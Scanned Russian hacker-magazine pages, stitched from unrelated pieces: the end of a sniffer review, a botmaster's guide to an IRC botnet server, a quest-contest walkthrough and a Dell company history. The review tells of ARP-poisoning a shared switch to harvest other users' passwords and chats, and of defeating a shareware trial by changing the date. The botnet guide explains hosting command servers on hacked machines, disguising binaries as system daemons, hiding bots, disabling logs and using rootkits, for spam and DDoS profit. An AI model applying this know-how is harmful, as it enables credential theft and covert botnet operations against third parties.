– Iris (*http://softportal.com/download/download.php?id=2304&t=2*) — очередной платный снифер. В демоверсии существуют ограничения по фильтрации и логированию данных, а также отсутствуют механизмы расшифровки паролей. Если заплатить, разработчики обещают полнофункциональный перехватчик. Однако учитывая, что Iris не умеет осуществлять ARP, можно легко найти ему альтернативу.



[асечки на блюдечке :)]

маю универсальную кнопку «+», а затем выделяю два IP-адреса. Остается лишь активировать снифер и ARP. Для этого нажимаются две кнопки в верхнем левом углу.

Теперь остается только ждать и наблюдать за проходящими пакетами в нижнем поле программы. Признаком того, что таблицы ARP перезаписаны, является надпись «Poisoning» возле IP-адреса. Чтобы наверняка проверить работу снифера, я зацепился с рабочего шелла на FTP-сервер соседа и увидел успешно залогированный пароль. Причем разработчики перехватчика сделали так, чтобы все пароли автоматически переносились в раздел Cracker (его я описывал ранее). Не пожалев времени, я соотнес все айпишники из моей сети со шлюзом и стал наблюдать за сетевой активностью. На свитче сидят 20 пользователей, и уже через полминуты парольный список стал быстро пополняться.

Пора подвести некоторый итог по программе Cain & Abel. Если закрыть глаза на большой размер и излишнюю нагроможденность брутфорсерами, то софтина достойна прописки на твоем компьютере. Она действительно может слушать сеть на свитчах, а также подменять DNS-запросы, перезаписывая проходящие пакеты на лету. Кроме того, программа умеет отлавливать служебную информацию о различных протоколах маршрутизации. Must have, однозначно!

[Icq Snif — вы платите не только за ICQ] Следующий снифер, умеющий перехватывать данные на свитче, называется Icq Snif (*www.im-sniffer.com/files/icqsnif_setup.exe*). Он написан компанией UfaSoft и является очень гибким и удобным перехватчиком. В программе сразу говорится, что перехватчик умеет отслеживать всего четыре протокола: ICQ, IRC, MSN и POP3/IMAP. И надо сказать, делает он это очень грамотно. Запуск снифера в свободное плавание осуществляется с помощью трех кликов мыши: сперва включается возможность ARP-спуфинга, затем сканируется сабнет, а после этого снифер необходимо запустить. Чтобы не отлавливать собственные ICQ-сообщения и пароли, я убрал галочку напротив собственного IP-адреса. Уже через минуту на экране высветились логи перехвата. Разговоры были очень интересными, и практически никто не использовал PGP. А зря.

Кроме этого, мне очень понравилось продуманное журналирование перехвата. Название журнала — либо ICQ-уин, либо IP-адрес. Все файлы расположены в каталоге «Мои документы», но путь можно изменить в любой момент. Мне так это понравилось, что я оставил снифер на ночь, а сам лег спать :). Наутро я замучился разгребать логи — программа действительно использовала технологию Arp Poisoning и честно отловила пароли многих пользователей, подключенных к свитчу.

Единственный недостаток снифера — шароварность. Разработчики просят $39, но софтина действительно стоит этих денег. Если бы я занимался перехватом данных постоянно, то не поскупился и отдал эти сравнительно небольшие деньги. Однако есть простой способ обойти 30-дневное ограничение: стоит перевести дату назад, как программа без лишних слов о регистрации запустится и будет исправно работать.

[что выбрать?] Вот, пожалуй, и все. Я рассказал тебе о практическом применении четырех сниферов. С твоей стороны осталось сделать правильный выбор и найти программу, которая бы тебя устраивала. Только помни, что прослушивание трафика — это все-таки противозаконно. Твои действия могут быть вычислены провайдером, а за его реакцию я не ручаюсь :)



он прошел все хитрые ловушки, расставленные «Хакером»


i-Fi


TOSHIBA



ИГРА ОКОНЧЕНА

Прошло 3 месяца. 3 месяца борьбы участников акции с серверами Snickers Wi-Fi.

Игра окончена.
Сильнее всех оказался участник под ником **Yani**.
Именно он становится победителем и получает суперприз - навороченный моддерский ноутбук **Asus A4G**.



технический спонсор



На компакт-диске ты найдешь свежий дистрибутив UnrealIRCD, отточенный для ботнета конфиг, а также мануал по всем опциям навороченного демона.



Не стоит забывать, что все действия хакера противозаконны и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



СЛУЧАЛОСЬ ЛИ ТЕБЕ, МОЙ ДОРОГОЙ ТОВАРИЩ, НАХОДИТЬСЯ В РОЛИ АДМИНИСТРАТОРА? Я ДУМАЮ, ЧТО БОЛЬШИНСТВУ ЧИТАТЕЛЕЙ СЛУЧАЛОСЬ. КТО-ТО УСПЕШНО АДМИНИЛ ЛОКАЛЬНУЮ СЕТЬ, А КТО-ТО — ОТДЕЛЬНЫЙ СЕРВЕР. НО ЛИШЬ НЕМНОГИМ УДАЛОСЬ ВОЗВЕСТИ И ПОДДЕРЖИВАТЬ НАСТОЯЩИЙ БОТНЕТ — ПРИВАТНУЮ IRC-СЕТЬ ДЛЯ БОЕВЫХ БОТОВ. СЕЙЧАС Я ПОДЕЛЮСЬ ОПЫТОМ И ВЫДАМ ВСЕ СЕКРЕТЫ БЫВАЛОГО БОТМАСТЕРА. И ХОТЬ САМА КОНЦЕПЦИЯ УПРАВЛЕНИЯ БОТАМИ ПО IRC УЖЕ НЕМНОГО УСТАРЕЛА, ОПИСАННЫЕ НАВЫКИ НЕ ПРОПАДУТ ЗРЯ. ВОТ УВИДИШЬ! | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



Сервер UnrealIRCD поддерживает ziplinks и ssl-соединения, но эти избыточные фичи лучше вырубить.




Если у тебя на сервере есть рутовые права, можешь скрыть все файлы и процессы подручным руткитом. Или замаскировать их под системные модули, которые администратор уж точно не решится удалить.

Создание и маскировка собственного IRC-ботнета

[кто они, боты?] Позволь мне немного отойти от главного вопроса и рассказать тебе о вражеских ботах. Не думай, что это те самые ламоботы, развлекающие онлайн-играми в IRC и кикающие наглых чатлан. Наши роботы не такие примитивные существа, они способны зарабатывать деньги. И очень большие деньги. Давай условимся, что под сочетанием «вражеский бот» я буду подразумевать программу, незаконно проживающую на компьютере и выполняющую нехорошие действия. Большинство ботов ориентировано на спам либо DDoS-атаки. Я думаю, теперь ты понял, почему держать ботнет прибыльно. Однако чтобы добиться желаемого результата в сетевом бизнесе, нужно иметь в запасе не менее тысячи электронных солдат. На первый взгляд, построить виртуальную казарму для такой армии довольно сложно. Но если подойти к проблеме с умом, задача решается за один вечер.


[подготовка фундамента] Если тебе предложили работать ботмастером или ты захотел создать собственный ботнет, необходимо задуматься над вопросом: на чем он будет держаться? Здесь существуют два варианта: либо ты покупаешь выделенный сервер для IRCD, либо водружаешь плацдарм на взломанном шелле. На мой взгляд, второй вариант более реален, так как многие хостинги попросту не дают отдельный сервер для IRC. Либо



[канал с вражескими ботами]



дают, но если администраторы узнают, что на этом сервере живут боты, тебе точно не поздоровится. Лично я за минувшие два года создал и поддерживал целых два ботнета, состоявшие из четырех серверов. И надо сказать, все они были на взломанных шеллах. Разумеется, в некоторых случаях администраторы убивали мои бэкдоры и переустанавливали систему, но в большинстве своем боты жили и здравствовали. Поэтому я советую найти три-четыре взломанные машины (необязательно с root-правами) и установить на них подходящий софт. Либо, если ты точно знаешь, что хостер предоставляет дедики под любые дела и ему плевать, что на его сервере будет жить стадо ботов, покупай отдельную машину для будущего ботнета.



[конфигурируем IRCD для компиляции]



[изменяем дефолтные пути]

[собираем UnrealIRCD] Теперь определимся с софтом, который будет крутиться на сервере. На мой взгляд, самая лучшая программа, которая подходит для этого, — это UnrealIRCD. Этот демон обладает массой настроек и примочек, а посему достоин обслуживать всех твоих ботов.

Начнем с того, что ты зайдешь на свой сервер и скачаешь архив с демоном (*www.unrealircd.com/?page=downloads*). Если бы я писал статью об установке IRCD для общения, то не стал бы обращать внимания на все тонкости инсталляции. Но в данном случае нам придется позаботиться о таких мелочах, так как именно они будут залогом твоей безопасности. Ведь ты же не хочешь, чтобы администратор убил ботнет на второй день после его установки, правда?

После распаковки архива можешь смело запускать ./Config. Сценарий задаст тебе несколько вопросов, и здесь тебе не надо особо задумываться над ответами. Скажу лишь, что необходимо собрать ircd в режиме хаба (главный сервер, к которому будут прилинкованы остальные) либо в режиме лифа (ведомый сервер, впоследствии залинкованный к хабу). Также следует определить пути к каталогу, где будет находиться IRCD, и выбрать имя самого демона. К этому вопросу нужно отнестись творчески. Допустим, у тебя нет рут-прав, и администратор каждый день бдит в консоли. Тогда разумнее задать путь в виде */tmp/.mc-root* либо указать другой каталог, сливающийся с соседними.

Следующим шагом надо бы запустить команду make. Однако не будем торопиться со сборкой демона. Прежде чем заняться компиляцией, переопределим некоторые дефолтные пути. К примеру, для маскировки определимся, что бинарник ircd будет находиться в каталоге */tmp/.mc-root* и называться inetd или другим невзрачным именем. Необходимо помнить, что по умолчанию конфиг-файл для ирки назван unrealircd.conf, но нам это название не подходит, лучше переименуем конф в */tmp/php-11223344* (или другой номер, подобный тому, что находится в */tmp*). Откроем файл include/config.h и найдем переменную CPATH. Затем изменим ее значение на указанное выше, а также поменяем все пути, которые могут понадобиться (путь к motd и т.п.). Теперь стоит рассказать еще об одном неприятном моменте: для маскировки ip-адресов (а мы, ясное дело, их будем скрывать) используются модули cloak.o и commands.o. Путь к ним объявляется в конфе и может быть любым. Но вся беда в том, что перед загрузкой модули помещаются в папку tmp и называются произвольным именем. Нам такого палева не надо, поэтому открываем файл src/modules.c и изменяем все встречающиеся слова «tmp/» на «/tmp/.mc-root/». Теперь будь уверен, что модули перед загрузкой скопируются в этот каталог. Только не забудь создать эту директорию перед запуском демона :).

И еще один предкомпиляционный штрих. Найди переменную SHOW_INVISIBLE_LUSERS в хидере config.h и андефни ее. Это поможет скрыть пребывание твоих ботов на ircd, если кто-нибудь решит выполнить команду /lusers.

Все! Теперь можно смело собирать демон командами *make* и *make install*. После этого в каталоге */tmp/.mc-root* появится ряд файлов и каталогов. Удаляй все, кроме бинарника inetd. Затем перенеси модули cloak.o и commands.o в оговоренную ранее папку, а также возьми example.conf из дистрибутива UnrealIRCD (каталог doc). Пожалуй, теперь все готово для редактирования конфига.

[параноидальная настройка конфига] Конфиг от UnrealIRCD состоит из нескольких независимых блоков. В каждый могут быть внесены подблоки, а также переменные и их значения. Самое первое, что необходимо сделать, это прописать инклуды на модули. Раскомментируй соответствующие строки и радуйся жизни :). Затем заполняется блок me {}. В нем находится информация о IRC-сервере. Думаю, понятно, что домашний адрес и телефон ботмастера мы давать не будем. Ограничимся лишь заданием трех переменных: name со значением «irc.sweetly.net» (или любым другим дружелюбным именем, необязательно существующим в сети), info, имеющую значение «Sweetly IRC Server», а также numeric — уникальный номер сервера. Надо заметить, что у всех серверов, находящихся в одной IRC-сети, не должно быть совпадающих номеров. Иначе они попросту не залинкуются.

Далее следует блок admin. Не рекомендую вписывать сюда твой реальный ник. Лучше напиши какое-нибудь фейковое описание администратора, например «Alexander S. Pushkin» :).

Затем идут объявления классов clients и servers. Я думаю, ты понял, что это настройки серверов и клиентов. Здесь можно оставить все по дефолту, лишь изменив количество клиентов на большее число (боты, как-никак). Размеры буферов и время пингов лучше оставить как есть. Чуть ниже объявляется секция allow, позволяющая открыть доступ лишь с определенных IP. Нам эта затея ни к чему, поэтому объявляй абсолютный userhost в виде *@*. А вот последующий блок allow channel может быть очень полезен.

Теперь настало время поговорить об IRC-операторах. В нашей приватной сети иркопы должны быть наделены всеми правами, однако следует позаботиться, чтобы левый хакер не стал оператором. Для этого нужно объявить всего один блок oper NAME (где NAME — имя иркопа) со следующими вложенными переменными:

[ГЕНЕРАЦИЯ ПАРОЛЕЙ]


В статье я упоминал о том, что пароли для IRC-операторов лучше задавать в хэшированном виде. Однако немногие знают, как сгенерировать такой хэш. На самом деле все просто. Так, например, хэш DES создается командой *openssl password*. MD5 легко получить запросом *echo -n "пароль"|openssl md5*. Хэш sha1 делается по аналогии: *echo -n "пароль"|openssl sha1*. Параметр -n передает пароль на ввод openssl без символа переноса строки.

* from { userhost user@host; }. Обязательно укажи здесь свой ident и hostname, так как парольную защиту очень просто обойти. Любой заинтересованный человек может написать брутфорс либо каким-то образом войти на сервер и прочитать конфиг.

* password HASH { crypt; };. В этой конструкции HASH имеет вид DES-хэша, а crypt означает метод шифрования пароля. Здесь необходимо отметить, что шифрование пароля обязательно, а метод можно выбрать более криптостойкий — md5 или sha1, например.

* flags {netadmin; can_gkline; global; };. Достаточно этих флагов, чтобы администратор не чувствовал себя ущемленным в правах. Впрочем, можешь посмотреть мануал и добавить избыточные.

С операторами разобрались. Теперь следует обратить внимание еще на пару блоков. Во-первых, нужно объявить порт, на котором будет вертеться ircd. Это делается с помощью конструкции «listen ip:port». Настоятельно рекомендую выбрать нестандартный порт, чтобы не притягивать внимание администраторов и хакеров (разумеется, если твои боты понимают нестандартные IRC-порты). И наконец, самый важный блок под названием set должен быть настроен с особой тщательностью. Здесь можно увидеть глобальные опции. Обсудим самые важные из них.


[конфигурируем IRCD для компиляции]


[торжественный запуск IRCD]

[слово о безопасности]

1 network-name "SweetNET". Здесь мы объявляем имя сети. Разумеется, лучше воздержаться от названий «BotNET» и т.п. :).

2 hiddenhost-prefix "sweet". Этот префикс будет фигурировать в IP-адресе пользователя. После этой частицы можно будет увидеть рандомное число, а уже затем какую-то часть реальной сети. Данная особенность будет весьма кстати — никто не узнает твоего IP-адреса и не сможет переманить ботов на свою сторону.

3 cloak-keys {}. В этом блоке необходимо указать три рандомные фразы. Первый пример дан, аналогично сформируй еще два. Данная опция нужна только для генерации случайного префикса в IP-адресе.

4 kline-address "aa@bb.net". Здесь необходимо указать почту k-line поддержки. Если этого не сделать, ircd не запустится, поэтому впиши сюда какой-нибудь фейковый, но правдивый на первый взгляд адресок.

5 modes-on-connect "+ixw". Эти режимы лучше оставить по умолчанию. Обязательно ставь пользователям (читай ботам :)) моду +i, иначе любой встречный хакер может узнать его IP-адрес.

6 maxchannelsperuser 1. Я намеренно установил лимит каналов равным единице. Это может быть полезно, чтобы случайно зашедшие пользователи не устраивали чат на твоей территории (всякое бывает, поверь мне :)).

7 oper-only-stats "okfGsMRUEeILCXzdD". Эта опция запрещает пользователям юзать команду */stats*. Здесь я объявил все допустимые режимы, поэтому будь уверен, что никто не сможет запросить список операторов либо посмотреть состояние серверов в сети.

8 options { flat-map; }. Этот параметр является очень полезным. Он записывается во вложенном блоке и нужен для запрещения связей между серверами. Скажем, выполнит юзер команду */LINKS*, а в ответ получит несвязную цепочку из серверов. Конечно, абсолютной защиты эта надстройка не дает, но лишней точно не будет.

В конфиге также может присутствовать блок log {}, но устанавливать его не рекомендую, поскольку на сервере не должно быть логов. В первую очередь ботоводы просят вырубить всяческие логи. Действительно, без них будет намного безопаснее.


[запуск и линковка] Когда конфиг настроен, можно попробовать запустить ircd. Зайди в каталог */tmp/.mc-root*, затем скомандуй *export PATH=.:$PATH* и набери слово «inetd». Махинация с патчем избавит тебя от относительного пути в списке процессов. Если в конфиге нет ошибок, то демон запустится. Теперь можешь подключаться к IRCD и проверять oper-аутентификацию, настройки конфига и т.п.

Но ты понимаешь, что сеть из одной машины — не сеть. Чтобы соединить несколько однотипных серверов, необходимо повторить весь процесс установки на других машинах. Но последующие инсталляции будут намного проще, ведь все отредактированные конфиги у тебя на руках. Когда у тебя будет как минимум один хаб и один лиф, можешь попытаться их слинковать.

Перед началом линковки убедись, что опции numeric в секциях me {} имеют разные значения. Об этом я уже писал, но это очень распространенная ошибка. Затем необходимо правильно составить блок link "имя.сервера". Здесь имя — название машины, к которой производится линк, опять же, необязательно существующее в сети, но явно прописанное в секции me {}. В этом блоке нужно указать переменные hostname (IP-адрес сервера), port (порт, который слушает IRCD) и два пароля: password-connect и password-receive (рекомендую сделать их одинаковыми во всех конфигах, чтобы лишний раз не путаться). Здесь же обязательно находится опция hub *; или leaf *, объявляющая тип сервера. Помимо этого, в секции может находиться вложенный блок class {} с параметром autoconnect. Это дело лучше прописать в конфиге хаба. Все! Теперь можешь командовать */connect server.name* на любом сервере, и ты увидишь, как оба IRCD поспешно слинкуются в единую сеть. Я рекомендую впускать ботнет в IRC, когда число серверов будет достигать четырех-пяти.

[следим за безопасностью] Рано или поздно серверы начнут закрывать. Несмотря на маскировку, никто не застрахован от потерь. Если такое случилось, быстро установи софт на другой сервер и компенсируй потерю. Вообще, я советую держать в сети как минимум два рабочих хаба, чтобы никогда не потерять целостность сети.

Вот, собственно, и все. Тема ботнета на этой статье не заканчивается. Я бы с удовольствием рассказал тебе о том, как обслуживать стадо ботов, искать затаившихся врагов в списке пользователей (а такие будут точно), а также защищать ботнет от нежданных гостей. Однако объем материала не позволяет мне этого сделать. Если тебя интересуют вопросы по ботам, можешь присылать их на мыло, и я обязательно проконсультирую тебя в порядке очереди :)


[собираем сеть воедино]

[ДОЛОЙ НЕЦЕНЗУРЩИНУ!]

UnrealIRCD способен заменять плохие слова на <censored>. Давай посмотрим, как нам может пригодиться эта фича. Для запроса к боту обычно используется строка авторизации (когда я был ботмастером, эта строчка выглядела как «!auth ключ»). Можно сделать замену слова «!auth» на «censored» и таким образом запретить простым смертным мучить ботов. Однако не все так просто: замена производится, даже если ты иркоп и при наличии мода +G на канале или пользователе. Поэтому, если есть желание юзать цензор, нужно пропатчить исходники IRCD и вставить условие наличия флага оператора в процедуру автозамены. Я это проделал, а вам слабо? :)



_vzlom X-Contest 079

CONTESTMAKER:
Игнатов Олег aka BLooDeX(bloodex@real.xakep.ru)

Ну что, готов к новому конкурсу? Нет? Не хватает знаний в области хака? Ну и ладно, забей на хак в этом месяце — на дворе лето, надо развлекаться :). Чтобы пройти июньский конкурс, совсем не обязательно быть хакером — тебе предстоит разобраться с заковыристым и очень интересным квестом. Так что если ты отличаешься догадливостью и сообразительностью, то у тебя есть реальный шанс быть опризованным редакцией, ведь для этого нужно всего-навсего выполнить задание первым. Кто сказал, что это сложно? Бегом на *padonak.ru* за призом! А сейчас, для любопытных, о том, как надо было проходить майский конкурс. Напомню, надо было вернуть прекрасной фемине пароль к почтовому ящику olea8787@bk.ru. Все делается за шесть шагов:

1 Пишем туда письмо — мгновенно получаем reply от автоответчика: «Быть может, Оля на год старше? :)». Принимаем информацию к сведению. В квестах не бывает вещей, которые никогда и нигде бы потом не пригодились.

2 Вполне логичный шаг — попытаться подобрать пароль к ящику. Воспользуемся системой напоминания пароля *Mail.ru*. Ага, секретный вопрос звучит так: «Написать в 1074580185 на 4494218996». Что бы это могло значить? Очевидно, что первое число отвечает за какую-то службу, а второе — за номер, принадлежащий ей.

3 Работаем с первым числом и приходим к выводу, что это обычный IP'шник в форме LONG IP. В этом можно убедиться, если вбить в командной строке «ping 1074580185». *64.12.202.217* — делаем лукап и получаем адрес вроде *blablabla.icq.com*. Ага! Значит, нужно искать аську со странным номером 4494218996. Не много ли знаков? Но если ты внимательно читал статьи в нашем журнале, посвященные секретам ICQ, то догадаешься вычесть из этого числа 2^32 и получить нужный номер: 199251700.

4 В деталях номера мы узнаем такие данные, как дата рождения (3 июня 1987 года), домашний сайт (*h1nt.jaguar.su/zzz*) и отрывок из какой-то песни в About. Заходим по ссылке и видим формочку для ввода пароля. Пробуем ввести 03061987 — йес! Сервер отвечает нам: «Архив лежит тут: *http://h1nt.jaguar.su/arheev.zip*». Скачиваем архив... Он запаролен. А где взять пароль? Значит, пригодится песня. Вбиваем в яндекс куплет и узнаем, что песня называется «NTL — Когда хоронят молодых». «Когда хоронят молодых» к архиву не подходит :(. Зато он отлично прокатывает в ту же формочку на */zzz*, и мы получаем новую бесценную информацию: пароль от архива — ff4097dSAPSlOYSpoyssP779@.

5 Вытаскиваем из архива файл x-konkurs и после недолгих манипуляций узнаем в нем фотошоповский .PSD. Ищем последний DVD к журналу, ставим фотошоп и открываем картинку — черный квадрат. Но вот еще какой-то текстовый слой, причем скрытый. Открываем его. Все равно ничего не видно :(. Попробуем отредактировать. Оба-на: 55597329ds97! Просто текст был черным по черному, всего-то.

6 Поочередно пробуем 55597329ds97 паролем ко всему, чему можно, и радуемся, когда комбинация подходит к ящику olea8686@bk.ru. Почему 8686? Фразу «А может, Оля на год старше? :)» помнишь? Во-во. Заходим внутрь ящика... долго копаемся, ищем какие-нибудь скрытые письма — ничего! Наконец мышка сама тянется к записной книжке, где мы и находим новый адрес Оли — olgawaiting4love@mail.ru, куда нам и следует написать со своего мыла, чтобы подтвердить победу



Майкл Дэлл: путь успеха

НЕСМОТРЯ НА ТО ЧТО КОМПАНИЯ DELL ИЗВЕСТНА МЕНЬШЕ, ЧЕМ MICROSOFT, СРЕДИ ПРОИЗВОДИТЕЛЕЙ КОМПЬЮТЕРНОЙ ТЕХНИКИ ОНА ЗАНИМАЕТ ТАКОЕ ЖЕ МЕСТО, КАК MICROSOFT СРЕДИ ПРОИЗВОДИТЕЛЕЙ ОПЕРАЦИОННЫХ СИСТЕМ. В 1984 ГОДУ, КОГДА ПОЯВИЛАСЬ DELL COMPUTER, ЕЕ КАПИТАЛ СОСТАВЛЯЛ $1000. ЧЕРЕЗ 20 ЛЕТ ОН НАСЧИТЫВАЛ ДЕСЯТКИ МИЛЛИАРДОВ ДОЛЛАРОВ. КАК УДАЛОСЬ МАЙКЛУ ДЭЛЛУ, ОТЦУ-ОСНОВАТЕЛЮ КОМПАНИИ, ДОБИТЬСЯ ТАКОГО УСПЕХА? ОБ ЭТОМ РАССКАЗЫВАЮТ ВО МНОГИХ БИЗНЕС-ШКОЛАХ МИРА. ОБ ЭТОМ РАССКАЖУ И Я | mindw0rk (mindw0rk@gameland.ru)

История компании Dell Computer

[предприимчивый Майкл] В 1965 году в городе Хьюстон (Техас) в обычной американской семье Дэллов появился на свет мальчик, которого назвали Майклом. Родители его были людьми достаточно обеспеченными (мать — дантист, отец — биржевой маклер), но игрушками сына особо не баловали, и парню приходилось добывать себе средства на развлечения самому. В 12 лет Майкл заболел филателией и стал принимать активное участие в обмене и торговле марками на специализированных аукционах. Он быстро сообразил, что марки могут принести неплохие деньги, если хорошо разбираться в предпочтениях филателистов и уметь выгодно купить и продать товар. Но все эти операции проходили через чужие руки владельцев аукционов, а Майклу хотелось иметь непосредственную связь с покупателями. И в 1977 году он основал свой собственный филателистский аукцион Дэлла, разрекламировав его в прессе и пригласив в помощники друзей. Таким образом 12-летний парнишка заработал $2000.

В 16 лет Майкл устроился на летнюю работу распространителем подписки на газету Houston Post. В редакции ему дали список людей, предоставленный телефонной компанией, — юный Дэлл должен был обзванивать их, рекламируя издание. Его респонденты делились на две категории: люди, которые с удовольствием подписывались на газету, и которым это не было нужно. Очень скоро Майкл заметил, что к числу первых в основном принадлежали молодожены и приехавшие издалека новоселы. Сообразив, что намного проще работать именно с этой категорией, Майкл нанял нескольких своих школьных приятелей, чтобы они находили ему таких людей. Также он договорился с юристом, чтобы тот снабжал его телефонами клиентов, обратившихся к нему по поводу женитьбы. После этого уровень продаж заметно возрос, и к концу года Майклу удалось заработать 18 тысяч долларов — больше, чем заработал его школьный учитель. Эти деньги пошли на покупку собственного автомобиля.


Когда настало время поступать в институт, Майкл переехал в Остин и успешно сдал экзамены в Техасский университет. Своей специальностью он выбрал биологию, но учеба привлекала его намного меньше, чем перспектива делать бизнес. Как раз в это время в США начался бум персональных компьютеров, и Майкл не остался в стороне. У него уже был свой Apple II, который он в 15 лет модифицировал. Тогда он это сделал просто для удовольствия, чтобы проверить свои силы. Но теперь решил заняться этим всерьез и к концу учебного года основал компанию PC's Limited. Получив лицензию, Майкл стал торговать персоналками, которые собственноручно дорабатывал и апгрейдил. Уже тогда он заявил, что собирается соперничать с IBM, хотя до настоящего успеха еще было далеко.



[сердце компании Dell Inc.]

[Dell Computer Corporation] Изучая компьютерный рынок, Майкл Дэлл заметил, что компьютер попадает от производителя к покупателю через длинную вереницу посредников. Конечно, это сказывалось на цене персоналки. Стоимость деталей на производстве могла быть $700, а в магазины компьютер поступал по цене $3000. Майкл считал, что такой подход неправильный, что работать нужно напрямую с конечным покупателем, без посреднических услуг. Это позволяло бы сэкономить на перевозках и хранении, в результате которых техника часто ломалась или портилась, а также на оплате услуг людей, без которых можно обойтись.
В 1984 году «гаражная» компания PC's Limited получила новое гордое название: Dell Computer. Имевшиеся на руках $1000 19-летний Майкл Дэлл потратил на покупку компьютерных запчастей, используя которые, модифицировал старые модели PC и продавал их по более высокой цене. И поскольку Дэлл не прибегал к услугам реселлеров и прочих дистрибьюторов, цены на его компьютеры были на порядок ниже, чем в магазинах. К тому же, он предоставлял покупателям самим выбирать начинку их будущего компьютера.
Клиенты находили его через объявления в журналах, и связь всегда проходила по телефону. Вряд ли на покупателей произвел бы положительное впечатление вид «офиса» — комнаты в общаге, захламленной железками и бумагами.
Подход, который выбрал Майкл, оказался очень удачным. Уже в первые месяцы работы ему удалось заработать на продажах 180 тысяч долларов. Бизнес полностью охватил все мысли парня, что не самым лучшим образом сказывалось на учебе. В конце концов наступила необходимость сделать выбор — или университет, или компания. Дэлл без сомнений выбрал второе. Только через два года, когда родители Майкла увидели, насколько успешным стал их сын, они одобрили его выбор.
Бизнес Майкла Дэлла держался на принципе «все для клиента». Когда у покупателя ломался компьютер, ему нужно было только позвонить, и сотрудник Dell Computer приходил буквально в тот же день и устранял неисправность на месте. В то время как технику, купленную в других компаниях, обычно приходилось доставлять в офис своими силами. Основную массу клиентов в первые годы составляли компьютерные энтузиасты и продвинутые юзеры. Когда компания расширилась и стала известной, на нее обратили внимание корпоративные пользователи. Молодая фирма предоставляла более выгодные условия по сравнению с той же IBM, и качество ее услуг не вызывало нареканий.
В середине 1985 года Dell Computer уже владела мультимиллионным капиталом и приступила к созданию собственных моделей PC. Первым стал компьютер Turbo с процессором 8085, работающий на частоте 8 МГц. За ним последовали другие, а в 1989 году компания представила свой первый ноутбук.
На протяжении 80-х годов теперь уже Dell Computer Corporation работала исключительно на территории США. В 1990 году впервые в истории компании появился европейский филиал в городе Лимерик, Ирландия. Предполагалось, что он будет снабжать продукцией Dell европейцев, африканцев и жителей СССР. Это было значительным событием для компании, так как именно с этого офиса началось завоевание компьютерами Dell всего мира. Через два года после ее выхода за рубеж известный топ Fortunes 500 включил Dell Computer Corporation в список крупнейших компаний мира.
Но не все было гладко. Руководство компании постоянно экспериментировало, внедряя новые технологии и способы распространения, и не всегда они были удачными. В 1991 году Майкл попробовал продавать продукцию своей компании через компьютерные клубы и магазины, и затея эта с треском провалилась. Также Dell Computer разрасталась быстрее, чем планировалось. А чем больше компания, тем больше проблем. Основной проблемой Dell была нехватка наличности, ведь все деньги пускались в оборот. Когда стало понятно, что если этим не заняться всерьез, то можно поставить под удар будущее компании, Майкл Дэлл пригласил на работу лучших менеджеров страны. Некоторых пришлось переманить из больших корпораций (Sun, Motorola), пообещав более выгодные условия. Том Мередит — ведущий специалист по продажам — проанализировал состояние дел в Dell и сделал заключение, что нужно прекратить розничную продажу. К этому времени Dell уже работала с крупными дистрибьюторами, но по старинке продавала технику и в розницу. Из-за этого возникал конфликт интересов — продукцию Dell часто придерживали на складах. После того как компания полностью перешла на оптовые продажи, ее финансовое состояние улучшилось, и Dell Computer Corporation могла развиваться дальше.
В интервью журналу Success Майкл сказал: «Когда компания растет слишком быстро, нужно быть осторожным в дальнейшем развитии, потому что если ты хочешь все и сразу, ты не можешь полностью контролировать компанию и анализировать имеющуюся инфраструктуру. И поэтому не сможешь быть успешным».

[Dell в наши дни] С появлением интернета Dell Computer стала одной из первых использовать его для распространения своей продукции. С 1996 года любой желающий мог заказать компьютер Dell прямо на сайте компании *www.dell.com*. Там же осуществлялась поддержка пользователей, давались ответы на часто задаваемые вопросы, приводились характеристики предлагаемых компьютеров. Покупателю нужно было только определить конфигурацию, оплатить по кредитке товар и ждать, пока его доставят на дом. Объем продаж через интернет практически сразу



[действующий президент Dell Кевин Роллинс]



[официальный сайт компании www.dell.com]



[сервер от Dell]



[Dell Latitude D810]

достиг миллиона долларов в неделю, а через четыре года этот показатель составил 50 миллионов долларов в день, что превысило 50% от общего оборота. Также в рамках Dell Computer было сформировано несколько отделов, каждый из которых ориентировался на своего клиента: домашних пользователей, корпоративных, малый бизнес, правительство, образовательные и медицинские учреждения.
Одновременно с расширением своих европейских офисов Dell Computer создала отделения в Японии, Китае и других восточных странах, где, несмотря на большую конкуренцию, продукция компании пользовалась высоким спросом. К 2000 году Dell Computer стала номером один среди международных поставщиков компьютерной техники, а также ведущим американским производителем. Занимая 9% всего компьютерного рынка, компания опережала такие бренды, как Hewlett-Packard, IBM и Compaq.
